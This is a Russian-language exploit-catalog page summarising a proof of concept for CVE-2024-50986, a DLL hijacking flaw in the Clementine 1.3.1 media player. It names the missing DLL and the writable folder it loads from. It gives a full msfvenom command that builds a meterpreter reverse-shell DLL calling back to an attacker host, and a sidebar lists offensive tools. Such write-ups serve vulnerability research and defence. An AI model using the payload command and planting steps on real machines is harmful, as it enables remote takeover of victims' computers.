Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-50986 — Проблема в Clementine v.1.3.1 позволяет локальному злоумышленнику выполнить произвольный код с помощью специально созданного DLL-файла (DLL Hijacking) | Kitploit
Инструменты/GitHubGitHub/riftsandroses/cve-2024-50986
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияШелл-кодПост-эксплуатацияТестирование на ПроникновениеЭксплуатация Бинарных Файлов
GitHub
riftsandroses/cve-2024-50986

CVE-2024-50986

Проблема в Clementine v.1.3.1 позволяет локальному злоумышленнику выполнить произвольный код с помощью специально созданного DLL-файла (DLL Hijacking)

Репозиторий
901 год назадЕщё не проверено
Поделиться

CVE-2024-50986: Эксплойт перехвата DLL для Clementine

Описание: Проблема в Clementine v.1.3.1 позволяет локальному злоумышленнику выполнить произвольный код с помощью специально созданного DLL-файла.

Затронутая версия: Clementine v.1.3.1

Исследователь: Utkarsh (r1971d3) LinkedIn

Ссылка на CVE NIST: https://nvd.nist.gov/vuln/detail/CVE-2024-50986

Тип уязвимости: Недоверенный путь поиска

Затронутый компонент: QUSEREX.DLL

Эксплойт Proof-of-Concept

Вектор атаки

Чтобы использовать эту уязвимость, атакующий должен создать вредоносный DLL-файл с именем QUSEREX.DLL и разместить его в каталоге: C:\Users<username>\AppData\Local\Microsoft\WindowsApps. При запуске приложения Clementine оно загрузит этот вредоносный DLL-файл, выполнив код атакующего.
Описание и использование


  1. Используйте Process Monitor (procmon) с соответствующими фильтрами, чтобы выявить отсутствующие DLL-файлы и отследить, где Clementine ищет их в операционной системе Windows

Capture_3

  1. Поиск показывает, что DLL-файл «QUSEREX.DLL» ищется в нескольких местах, включая C:\Users<username>\AppData\Local\Microsoft\WindowsApps\

Capture_4

  1. Вредоносный DLL-файл создаётся с помощью msfvenom следующей командой:
sudo msfvenom -p windows/meterpreter/reverse_tcp -ax86 -f dll LHOST=<IP Address> LPORT=<Port> > QUSEREX.DLL

Capture_5

  1. Этот вредоносный DLL-файл размещается в каталоге C:\Users<username>\AppData\Local\Microsoft\WindowsApps, откуда он успешно загружается приложением Clementine.

Capture_6


  1. С помощью msfconsole через reverse shell отправляется staged-полезная нагрузка, в результате чего на целевой машине в каталоге C:\Program Files (x86)\Clementine\projectm-presets получается сеанс оболочки meterpreter.

Capture_7

Capture_8

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    282

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →